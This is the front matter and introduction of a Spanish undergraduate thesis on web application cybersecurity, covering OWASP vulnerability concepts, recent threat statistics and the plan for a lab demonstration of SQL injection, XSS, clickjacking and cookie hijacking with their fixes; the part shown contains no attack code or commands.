

Universidad de Alcalá
Escuela Politécnica Superior

Grado en Ingeniería Informática



ESCUELA POLITÉCNICA
Autor: Alejandro Rodríguez Blanco
Tutor y cotutor (en su caso): Roberto Barchino Plata

2024

UNIVERSIDAD DE ALCALÁ
Escuela Politécnica Superior

GRADO EN INGENIERÍA INFORMÁTICA

Trabajo Fin de Grado
Ciberseguridad en Desarrollo Web: Identificación,
Explotación y
Mitigación de Vulnerabilidades

Autor: Alejandro Rodríguez Blanco

Tutor/es: Roberto Barchino Plata

TRIBUNAL:

Presidente:

Vocal 1º:

Vocal 2º:

FECHA:

Índice de Imágenes

ILUSTRACIÓN 1: AMENAZA VS VULNERABILIDAD VS RIESGO. FUENTE: (INCIBE 2017)	10
ILUSTRACIÓN 2: VULNERABILITIES BY TYPE & YEAR. FUENTE: (CVE 2024).....	11
ILUSTRACIÓN 3: NÚMERO DE INCIDENTES REGISTRADOS POR CCN-CERT. FUENTE: (DEPARTAMENTO DE SEGURIDAD NACIONAL DEL Gabinete de la Presidencia del Gobierno 2023).....	12
ILUSTRACIÓN 4: TIPOLOGÍA DE CIBER INCIDENTES GESTIONADOS POR INCIBE-CERT EN 2023. FUENTE: (DEPARTAMENTO DE SEGURIDAD NACIONAL DEL Gabinete de la Presidencia del Gobierno 2023).....	12
ILUSTRACIÓN 5: COSTO DE LOS ATAQUES POR RANSOMWARE. FUENTE: (IBM 2023)	13
ILUSTRACIÓN 6: NÚMERO DE CONEXIONES IoT ACTIVAS. FUENTE: (IoT ANALYTICS 2022)	14
ILUSTRACIÓN 7: TRANSACCIONES MALICIOSAS EN LA WEB Y APIs. FUENTE: (RADWARE 2024)	15
ILUSTRACIÓN 8: CÓDIGO QR VULNERABILIDAD SSRF	22
ILUSTRACIÓN 9: ESCRITORIO MÁQUINA VIRTUAL KALI LINUX. FUENTE: ELABORACIÓN PROPIA.....	23
ILUSTRACIÓN 10: PING MÁQUINA ATACANTE A VÍCTIMA.....	24
ILUSTRACIÓN 11: CONFIGURACIÓN DEL FIREWALL.....	25
ILUSTRACIÓN 12: AÑADIR IPs A LA REGLA DEL FIREWALL	25
ILUSTRACIÓN 13: WEB DESDE MÁQUINA DEL ATACANTE	26
ILUSTRACIÓN 14: ESTRUCTURA DE LA WEB	27
ILUSTRACIÓN 15: ESKUEMA PETICIÓN RESPUESTA.....	27
ILUSTRACIÓN 16: CONFIGURACIÓN DEL ESCANEO PASIVO DE ZAP	28
ILUSTRACIÓN 17: ALERTAS DEL ESCANEO PASIVO DE ZAP	28
ILUSTRACIÓN 18: EJEMPLO DE ALERTA DE ZAP	29
ILUSTRACIÓN 19: CONFIGURACIÓN DEL ESCANEO ACTIVO	29
ILUSTRACIÓN 20: MENÚ DEL ESCANEO AUTOMÁTICO DE ZAP	30
ILUSTRACIÓN 21: PETICIÓN DEL CLIENTE CON UNA INYECCIÓN SQL	31
ILUSTRACIÓN 22: RESPUESTA DEL SERVIDOR A UNA INYECCIÓN SQL.....	31
ILUSTRACIÓN 23: ALERTAS MOSTRADAS EN EL ESCANEO AUTOMÁTICO.....	32
ILUSTRACIÓN 24: COMBINACIÓN DE ALERTAS	32
ILUSTRACIÓN 25: RESUMEN DE ALERTA POR INYECCIÓN SQL EN INICIO DE SESIÓN.....	33
ILUSTRACIÓN 26: INICIO DE SESIÓN ANTES DE SER ATACADO.....	33
ILUSTRACIÓN 27: INICIO DE SESIÓN SIENDO ATACADO CON SQL INJECTION.....	34
ILUSTRACIÓN 28: ACCESO AL PANEL DE ADMINISTRADOR	35
ILUSTRACIÓN 29: INTENTO DE SQL INJECTION EN EL INICIO DE SESIÓN	35
ILUSTRACIÓN 30: INDEX DESPUÉS DE ACCESO POR INYECCIÓN.....	36
ILUSTRACIÓN 31: RESUMEN VULNERABILIDAD DE INYECCIÓN SQL EN URL	36
ILUSTRACIÓN 32: ERROR DEL SERVIDOR AL AVERIGUAR NÚMERO DE COLUMNAS DE UNA TABLA	37
ILUSTRACIÓN 33: ERROR DEL SERVIDOR CAUSADO AL INTENTAR AVERIGUAR TIPO DE DATO DE LAS COLUMNAS DE LA BASE DE DATOS	38
ILUSTRACIÓN 34: ERROR DEL SERVIDOR AL AVERIGUAR EL NOMBRE DE LA COLUMNA DE LA BASE DE DATOS	38
ILUSTRACIÓN 35: VISTA DE DATOS DE ADMINISTRADOR COMO RESULTADO DE INYECCIÓN EN URL	39
ILUSTRACIÓN 36: RESUMEN DE LA ALERTA POR XSS EN EL ÍNDICE DETALLADO DE CADA PELÍCULA	39
ILUSTRACIÓN 37: CSP NO CONFIGURADO	40
ILUSTRACIÓN 38: SECCIÓN PARA COMENTAR LA PELÍCULA	40
ILUSTRACIÓN 39: ESKUEMA DE ATAQUE XSS.....	41
ILUSTRACIÓN 40: INSERCIÓN DE XSS PARA EXTRACCIÓN DE COOKIES EN EL COMENTARIO DE UNA PELÍCULA.....	42
ILUSTRACIÓN 41: ALERTA MOSTRADA EN EL NAVEGADOR TRAS EL XSS.....	42
ILUSTRACIÓN 42: SERVIDOR DEL ATACANTE ESCUCHANDO EN LOCALHOST.....	43
ILUSTRACIÓN 43: ENVÍO DE SESIÓN AL SERVIDOR POR ATAQUE XSS.....	44
ILUSTRACIÓN 44: RECEPCIÓN DE MENSAJES EN EL SERVIDOR DEL ATACANTE	44
ILUSTRACIÓN 45: LOGIN FALSO GENERADO AL INTRODUCIR EL XSS EN EL COMENTARIO.....	46
ILUSTRACIÓN 46: CREDENCIALES RECIBIDAS EN EL SERVIDOR ATACANTE DEBIDO A XSS.....	46
ILUSTRACIÓN 47: RESUMEN DE LA ALERTA POR X-CONTENT-TYPE-OPTIONS HEADER MISSING.....	47
ILUSTRACIÓN 48: RESUMEN DE LA ALERTA POR CSP NO CONFIGURADA.....	47
ILUSTRACIÓN 49: RESUMEN DE LA ALERTA POR FALTA DE CABECERA Anti-CLICKJACKING	47
ILUSTRACIÓN 50: INTERFAZ DE JACK AL REALIZAR CLICKJACKING	48
ILUSTRACIÓN 51: ESTRUCTURA DE LA WEB TRAS EMPLEAR CLICKJACKING TRAS SUPLANTAR LA WEB	48

ILUSTRACIÓN 52: ALERTA MOSTRADA AL SIMULAR QUE UN USUARIO INTRODUCE LOS DATOS EN LA WEB GENERADA PARA CLICKJACKING	49
ILUSTRACIÓN 53: RESUMEN DE ALERTA DE COOKIE SIN ATRIBUTO SAMESITE.....	49
ILUSTRACIÓN 54: INDEX DE LA VÍCTIMA DESPUÉS DE INICIAR SESIÓN COMO RAFAEL	50
ILUSTRACIÓN 55: SERVIDOR DEL ATACANTE CON LA COOKIE DEL USUARIO.....	50
ILUSTRACIÓN 56: ALMACENAMIENTO DE COOKIES DEL NAVEGADOR DEL ATACANTE	51
ILUSTRACIÓN 57: SESIÓN SUPLANTADA POR EL ATACANTE	51
ILUSTRACIÓN 58: FUNCIÓN GETUSUARIOPORCORREO CON VULNERABILIDADES.....	52
ILUSTRACIÓN 59: FUNCIÓN GETUSUARIOPORCORREO CON PREPAREDSTATEMENT.....	53
ILUSTRACIÓN 60: COMPROBANDO SUPRESIÓN DE SQL INJECTION EN INICIO DE SESIÓN.....	53
ILUSTRACIÓN 61: ERROR DE AUTENTICACIÓN AL PROBAR SQL INJECTION	54
ILUSTRACIÓN 62: FRAGMENTO DE CÓDIGO DE INICIO DE SESIÓN	54
ILUSTRACIÓN 63: ERROR DE VALIDACIÓN DEL EMAIL EN INICIO DE SESIÓN	55
ILUSTRACIÓN 64: FRAGMENTO DE CÓDIGO DEL LOGINSERVLET	55
ILUSTRACIÓN 65: MODIFICACIÓN DE ERRORES DEL LOGINSERVLET	55
ILUSTRACIÓN 66: USO DE PREPAREDSTATEMENT EN FUNCIÓN GETPELICULAPORNOMBRE	56
ILUSTRACIÓN 67: CÓDIGO DEL FILTRO DE CSP	57
ILUSTRACIÓN 68: VALIDACIÓN DE LA ENTRADA DEL USUARIO EN LOS COMENTARIOS	58
ILUSTRACIÓN 69: PROBANDO LA VALIDACIÓN DE LOS DATOS DEL COMENTARIO	58
ILUSTRACIÓN 70: ERROR DE VALIDACIÓN EN COMENTARIO CON XSS	58
ILUSTRACIÓN 71: FRAGMENTO DE CÓDIGO DE SANITIZACIÓN DE COMENTARIOS.....	59
ILUSTRACIÓN 72: FRAGMENTO DEL FILTRO CON CABECERAS ANTI CLICKJACKING ACTUALIZADAS	60
ILUSTRACIÓN 73: ERROR DEL NAVEGADOR AL METER LA WEB EN UN IFRAME	60
ILUSTRACIÓN 74: FRAGMENTO DE CÓDIGO DE CREACIÓN DE COOKIE CON LAS CABECERAS DE SEGURIDAD.....	61
ILUSTRACIÓN 75: AÑADIR LA CABECERA SEGURA DE LAS COOKIES EN EL FILTRO.	61
ILUSTRACIÓN 76: PARÁMETROS DE LA COOKIE DE SESIÓN DE LA CABECERA.....	61
ILUSTRACIÓN 77: ALERTAS DESPUÉS DE LA SUPRESIÓN DE LAS VULNERABILIDADES.....	62
ILUSTRACIÓN 78: ALERTA CSP DESENGAÑADA	62
ILUSTRACIÓN 79: REPOSITORIO DE GITHUB.....	65
ILUSTRACIÓN 80: ARCHIVOS DE DESCARGA PARA LA INSTALACIÓN DE LA WEB	65
ILUSTRACIÓN 81: INSTALACIÓN DEL PROYECTO EN NETBEANS	66
ILUSTRACIÓN 82: AÑADIR SERVIDOR GLASSFISH	66
ILUSTRACIÓN 83: CREAR CONEXIÓN CON LA BASE DE DATOS	67
ILUSTRACIÓN 84: CREACIÓN DE LAS TABLAS DE LA BASE DE DATOS.....	68
ILUSTRACIÓN 85: EJECUCIÓN DEL ARCHIVO CINES.SQL PARA CREACIÓN DE TABLAS DE LA BD	68
ILUSTRACIÓN 86: IMPORTAR MÁQUINA VIRTUAL	68

ÍNDICE DE IMÁGENES	1
RESUMEN	6
ABSTRACT	7
GLOSARIO	8
1. INTRODUCCIÓN	10
1.1 PRESENTACIÓN	10
1.2 VULNERABILIDAD, AMENAZA Y RIESGO	10
1.3 CONTEXTO ACTUAL	11
1.4 NUEVAS AMENAZAS	12
1.5 IMPORTANCIA DE LA SEGURIDAD EN APLICACIONES WEB	14
1.6 RIESGOS QUE DESEMBOCAN LAS VULNERABILIDADES WEB	15
1.7 HACKING ÉTICO	16
2. ESTUDIO TEÓRICO	17
2.1 PÉRDIDA DEL CONTROL DE ACCESO	17
2.2 FALLOS CRIPTOGRAFICOS	17
2.3 INYECCIÓN	18
2.4 DISEÑO INSEGURO	19
2.5 CONFIGURACIÓN DE SEGURIDAD DEFECTUOSA	19
2.6 COMPONENTES VULNERABLES Y OBSOLETOS	19
2.7 FALLOS DE IDENTIFICACIÓN Y AUTENTIFICACIÓN	20
2.8 FALLOS EN EL SOFTWARE E INTEGRIDAD DE LOS DATOS	20
2.9 FALLOS EN EL REGISTRO Y SUPERVISIÓN DE LA SEGURIDAD	21
2.10 FALSIFICACIÓN DE SOLICITUD DEL LADO DEL SERVIDOR	21
2.11 CONCLUSIÓN	22
3. DESARROLLO	23
3.1 INTRODUCCIÓN	23
3.2 CONFIGURACIÓN DEL ENTORNO	23
3.2.1 Atacante	23
3.2.2 Víctima	24
3.2.3 Conexión y firewall	24
3.3 EXPOSICIÓN DE VULNERABILIDADES	26
3.4 ATAQUE DE VULNERABILIDADES	32
3.4.1 SQL Injection	33
3.4.2 XSS	39
3.4.3 Clickjacking	46
3.4.4 Cookie Hijacking	49
3.5 SUPRESIÓN DE VULNERABILIDADES	51
3.5.1 Suprimir SQL Injection	51
3.5.2 Suprimir XSS	56
3.5.3 Suprimir Clickjacking	59
3.5.4 Suprimir Cookie Hijacking	60
3.5.5 Revisión de alertas	62
3.6 CONCLUSIÓN	63
4. CONCLUSIONES Y LÍNEAS FUTURAS	64
4.1 CONCLUSIONES	64
4.2 LÍNEAS FUTURAS	64
ANEXOS	65
MANUAL DE INSTALACIÓN	65
Descargar repositorio	65
Configuración de la víctima	65

<i>Configuración del atacante</i>	68
MANUAL DE USO DE ZAP	69

Resumen

Este proyecto aborda la ciberseguridad en aplicaciones web, centrándose en mostrar a las personas la necesidad de identificar y mitigar las vulnerabilidades más comunes en el desarrollo web.

Se dividirá en tres secciones principales: primero, se expondrán las diferentes vulnerabilidades; segundo, se realizarán ataques prácticos a algunas vulnerabilidades utilizando una web privada desarrollada para este fin; y tercero, se describirá el proceso de supresión de dichas vulnerabilidades. Para las vulnerabilidades no abordadas en el caso práctico, se proporcionarán explicaciones sobre su origen y posibles ataques.

Este trabajo pretende ofrecer una visión integral del hacking ético y los problemas de seguridad en el desarrollo web.

Abstract

This project addresses cybersecurity in web applications, focusing on showing people the need to identify and mitigate the most common vulnerabilities in web development.

It will be divided into three main sections: first, the different vulnerabilities will be exposed; second, practical attacks on some vulnerabilities will be performed using a private website developed for this purpose; and third, the process of suppressing these vulnerabilities will be described. For vulnerabilities not addressed in the case study, explanations of their origin and attacks will be provided.

This paper aims to provide a comprehensive overview of ethical hacking and security issues in web development.

Glosario

OWASP (Open Web Application Security Project): organización sin fines de lucro dedicada a mejorar la seguridad del software. OWASP es conocida por su lista de las 10 principales vulnerabilidades de seguridad en aplicaciones web, que es una referencia fundamental para desarrolladores y expertos en ciberseguridad.

INCIBE (Instituto Nacional de Ciberseguridad): organismo público de España encargado de la ciberseguridad. Promueve la seguridad en las empresas, ciudadanos y especialmente en infraestructuras críticas, y gestiona incidentes de seguridad a nivel nacional.

CNN (Centro Criptológico Nacional): organismo español responsable de garantizar la seguridad de la información en el sector público, así como de proteger las comunicaciones y la tecnología de la información frente a ciberamenazas. Es una autoridad nacional en criptografía y seguridad de las TIC.

0day (Zero-day): vulnerabilidad de software que es desconocida por el fabricante y que no tiene un parche o solución. Los ataques 0day aprovechan estas vulnerabilidades antes de que se corrijan, lo que los hace muy peligrosos.

Ransomware: tipo de malware que cifra los archivos de una víctima y exige un rescate a cambio de restaurar el acceso a los datos. Es una de las amenazas más devastadoras en el campo de la ciberseguridad.

IoT (Internet of Things): conjunto de dispositivos interconectados a través de Internet que pueden intercambiar información. En términos de ciberseguridad, los dispositivos IoT pueden ser vulnerables y un objetivo frecuente para ataques debido a su conectividad y, a veces, baja seguridad.

API (Application Programming Interface): conjunto de funciones y procedimientos que permiten la creación de aplicaciones que acceden a las características o datos de un sistema, servicio o software. Las APIs también pueden ser vulnerables si no se aseguran correctamente.

Kali Linux: distribución de Linux especializada en pruebas de penetración y auditoría de seguridad. Contiene una serie de herramientas preinstaladas para realizar ataques éticos y detectar vulnerabilidades.

Hacker: persona experta en informática que utiliza su conocimiento para explorar, modificar o explotar sistemas informáticos.

Cracker: persona que explota vulnerabilidades en sistemas informáticos con intenciones maliciosas, como obtener beneficios personales o causar daños.

CWE (Common Weakness Enumeration): base de datos que clasifica las debilidades conocidas de software. Es una referencia utilizada para identificar, prevenir y mitigar fallos de seguridad.

Radware: empresa especializada en ciberseguridad y soluciones para la protección contra amenazas, ataques DDoS y otros riesgos en redes y aplicaciones. Produce informes de análisis de amenazas globales.

Pentesting (Pruebas de Penetración): proceso de evaluación de la seguridad de un sistema o aplicación mediante la simulación de ataques realizados por ciberatacantes. Su objetivo es identificar y explotar vulnerabilidades para mejorar la seguridad.

ZAP (Zed Attack Proxy): herramienta gratuita de OWASP utilizada para realizar pruebas de seguridad en aplicaciones web. Ayuda a detectar vulnerabilidades como inyecciones SQL y Cross-Site Scripting (XSS) de manera automatizada y manual.

1. Introducción

1.1 Presentación

La ciberseguridad en aplicaciones web es una preocupación creciente en todos los ámbitos, especialmente en el tecnológico. Debido, en gran parte, al aumento de la dependencia de las aplicaciones web para servicios críticos, desde la banca en línea hasta la gestión de datos personales, haciendo que la seguridad de estas aplicaciones se haya convertido en una prioridad fundamental, ya que los ataques cibernéticos pueden comprometer la confidencialidad, integridad y disponibilidad de la información y datos, generando pérdidas económicas y pudiendo llegar a poner en peligro la seguridad de los usuarios.

Además, la rápida evolución de las tecnologías web ha traído consigo una serie de desafíos en términos de seguridad. Los desarrolladores a menudo no son plenamente conscientes de las nuevas amenazas y medidas de seguridad que surgen cada día, haciendo que la actualización con las novedades sea primordial para poder garantizar la seguridad de los sistemas.

Este proyecto nace de la necesidad de poner en conciencia a las personas de la gran importancia que tiene la seguridad durante el desarrollo de las aplicaciones web y las consecuencias que pueden llegar a tener si esto no es así. Para ello se tratarán las vulnerabilidades más comunes que pueden presentarse durante su desarrollo, proporcionando una guía detallada sobre cómo identificarlas, explotarlas y mitigarlas.

1.2 Vulnerabilidad, amenaza y riesgo

Antes de entrar en el apasionante mundo de la seguridad informática, es de vital importancia diferenciar los términos vulnerabilidad, amenaza y riesgo. Siendo su confusión uno de los grandes errores por parte de empresas y usuarios.

A primera vista, pueden parecer iguales, y es que, la diferencia es muy sutil. Como indica el (INCIBE 2017) una vulnerabilidad “*es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma*”

Por otro lado, una amenaza es (INCIBE 2017) “*toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información*”

Ahora bien, el riesgo lo expone como la probabilidad de que una amenaza cause daños a un sistema y que para la misma existe alguna vulnerabilidad conocida.



Ilustración 1: Amenaza vs Vulnerabilidad vs Riesgo. Fuente: (INCIBE 2017)

Ahora bien, se podría ver esto como el cuento de los tres cerditos. En este caso, las casas de los cerditos podrían representar las distintas webs que se intentan proteger, mientras que el lobo sería la amenaza potencial que podría afectar a estas.

Las vulnerabilidades podrían entenderse como las debilidades en las casas de los cerditos, como su baja resistencia debido al material de construcción. Estas vulnerabilidades aumentan la probabilidad de que el lobo pueda derribar las casas, y, por lo tanto, representan puntos de exposición al riesgo.

El riesgo en sí mismo se manifiesta en la posibilidad de que el lobo logre comerse a los cerditos debido a las debilidades de las casas. Cuanto más débiles sean las casas (mayor vulnerabilidad), mayor será el riesgo de que el lobo las derribe y, por lo tanto, mayor será la probabilidad de que ocurra el impacto negativo (el lobo se coma a los cerditos).

En el contexto de la ciberseguridad web la vulnerabilidad podría ser una falla en la validación de entradas en una aplicación web que permite la inyección de código SQL. La amenaza un atacante que tiene conocimiento de esta vulnerabilidad y decide explotarla para acceder a la base de datos. Y el riesgo es la posibilidad de que el atacante logre extraer información confidencial de la base de datos, afectando la privacidad de los usuarios y la integridad de los datos almacenados.

Una vez diferenciados, vamos a ver que los datos que existen sobre este asunto hacen reflexionar sobre la importancia de la seguridad.

1.3 Contexto Actual

La rápida evolución tecnológica trae consigo tanto un aumento en los registros de vulnerabilidades y ataques. Esto se puede ver en la figura 2 donde la tendencia en los últimos 10 años en el número de vulnerabilidades no ha hecho nada más que aumentar.




Ilustración 2: Vulnerabilities by type & year. Fuente: (CVE 2024)

Y a esto se le suma un incremento del 100% en el 2023 del número de ciberincidentes respecto al año 2022 (CNN, 2023). En la medida de lo posible van destinados a la obtención o denegación de información delicada, para ello, usan diferentes tipos de técnicas y ataques dirigidos entre los que se encuentra la web, como se observa en la Ilustración 4.

Esto probablemente se deba a que cada vez la sociedad está más intercomunicada y conectada, haciendo uso de Internet y la web en cada momento y situación diaria. Por lo que, los atacantes cada vez tienen una mayor superficie donde realizar acciones maliciosas.




Ilustración 3: Número de incidentes registrados por CCN-CERT. Fuente: (Departamento de Seguridad Nacional del Gabinete de la Presidencia del Gobierno 2023)




Ilustración 4: Tipología de ciberincidentes gestionados por INCIBE-CERT en 2023. Fuente: (Departamento de Seguridad Nacional del Gabinete de la Presidencia del Gobierno 2023)

No solo han incrementado los números con la aparición de nuevas tecnologías, sino también la variedad de amenazas y su impacto.

1.4 Nuevas amenazas

La evolución constante de la tecnología también ha dado lugar a nuevas amenazas en el ámbito de la seguridad informática. Estas amenazas no solo se están volviendo más frecuentes, sino también más sofisticadas, aprovechando las innovaciones para atacar de manera más efectiva y devastadora. A continuación, se presentan algunas de las amenazas más recientes y relevantes en el panorama de la ciberseguridad.

Inteligencia Artificial

El auge de la Inteligencia Artificial ha transformado todos los campos, incluida la seguridad. Sin embargo, también ha abierto nuevas vías para que los atacantes perfeccionen sus métodos. Su uso principal está siendo la automatización y mejora de la efectividad de los ciberataques, así como

de la cantidad de personas capaces de realizar ataques, ya que no es necesario un conocimiento profundo de la materia para conseguir resultados.

Por ejemplo, los atacantes pueden emplear IA para crear correos electrónicos de phishing más convincentes y personalizados (capaces de imitar una voz a la perfección), aumentando la probabilidad de éxito de estos ataques. Además, la IA puede analizar grandes volúmenes de datos para identificar vulnerabilidades en los sistemas de manera más rápida que los métodos tradicionales.

Un ejemplo particular de esto lo expone el INCIBE en su web donde una inteligencia artificial imita la voz de un familiar para obtener datos sobre la persona. Ver noticia [aquí](#). (INCIBE 2024)

Vulnerabilidades 0day

Las vulnerabilidades 0day son fallos de seguridad en software o hardware desconocidos para el fabricante y, por ende, sin parches disponibles al momento de ser descubiertas y explotadas por atacantes. Estas vulnerabilidades son especialmente peligrosas porque los atacantes pueden explotarlas sin ser detectados hasta que se descubren y se corrigen.

El uso de vulnerabilidades 0day ha aumentado, y se han utilizado en ataques de alto perfil como los incidentes de SolarWinds y los ataques a Microsoft Exchange Server. Por ejemplo, este incremento se observa en los datos obtenidos por Google y Mandiant, donde el número de vulnerabilidades explotadas en 2023 fue de 97 respecto a las 62 de 2022. (Maddie Stone, Jared Semrau, and James Sadowski 2024)

Ransomware

Aunque no es una nueva amenaza como tal, el ransomware sigue explorando nuevas técnicas, cada vez más complejas, haciendo que siga siendo una de las amenazas más devastadoras en el ámbito de la ciberseguridad. Este tipo de malware puede encriptar los datos de la víctima y exigir un rescate para restaurar el acceso o robar los datos para venderlos o extorsionar con su difusión en caso de ser confidenciales. En 2023, se reportaron numerosos ataques de ransomware de alto perfil que afectaron a organizaciones críticas, incluyendo hospitales, infraestructura energética y gobiernos locales.

El informe de Sophos sobre el estado del ransomware en 2023 reveló que el 66% de las organizaciones encuestadas experimentaron un ataque de ransomware, y los costos asociados con estos ataques fueron enormes, incluyendo costos de recuperación y tiempo de inactividad.




Ilustración 5: Costo de los ataques por Ransomware. Fuente: (IBM 2023)

Hay infinitos casos sobre esta nueva amenaza, uno de ellos es el del robo de grabaciones de vistas judiciales de tribunales del sur de Australia, donde un grupo de crackers accedió y supuestamente robó las grabaciones quedando expuestos casos confidenciales.

El incremento de IoT

El crecimiento exponencial de los dispositivos de Internet de las Cosas (IoT) ha ampliado significativamente la superficie de ataque. Estos dispositivos, que incluyen desde cámaras de seguridad hasta electrodomésticos inteligentes, a menudo carecen de las medidas de seguridad adecuadas, lo que los convierte en objetivos fáciles para los atacantes.

Un informe de **IoT Analytics Research** estima que habrá alrededor de 30 mil millones de dispositivos IoT conectados para 2025, lo que representa un desafío significativo para la ciberseguridad. Los atacantes pueden utilizar dispositivos IoT comprometidos para lanzar ataques de denegación de servicio (DDoS) a gran escala o para infiltrarse en redes más amplias. (IoT Analytics 2022)




Ilustración 6: Número de conexiones IoT activas. Fuente: (IoT Analytics 2022)

Dentro de las IoT se puede encontrar la web, asociada generalmente a los dispositivos para su control y configuración. De nuevo la robustez de las mismas es imprescindible.

1.5 Importancia de la seguridad en aplicaciones web

En el mundo actual, la web es la columna vertebral de la conectividad global, impulsando tanto la vida diaria como las operaciones empresariales. La accesibilidad universal, la compatibilidad multidispositivo y la capacidad de ofrecer servicios esenciales a través de aplicaciones web han hecho que la web sea indispensable.

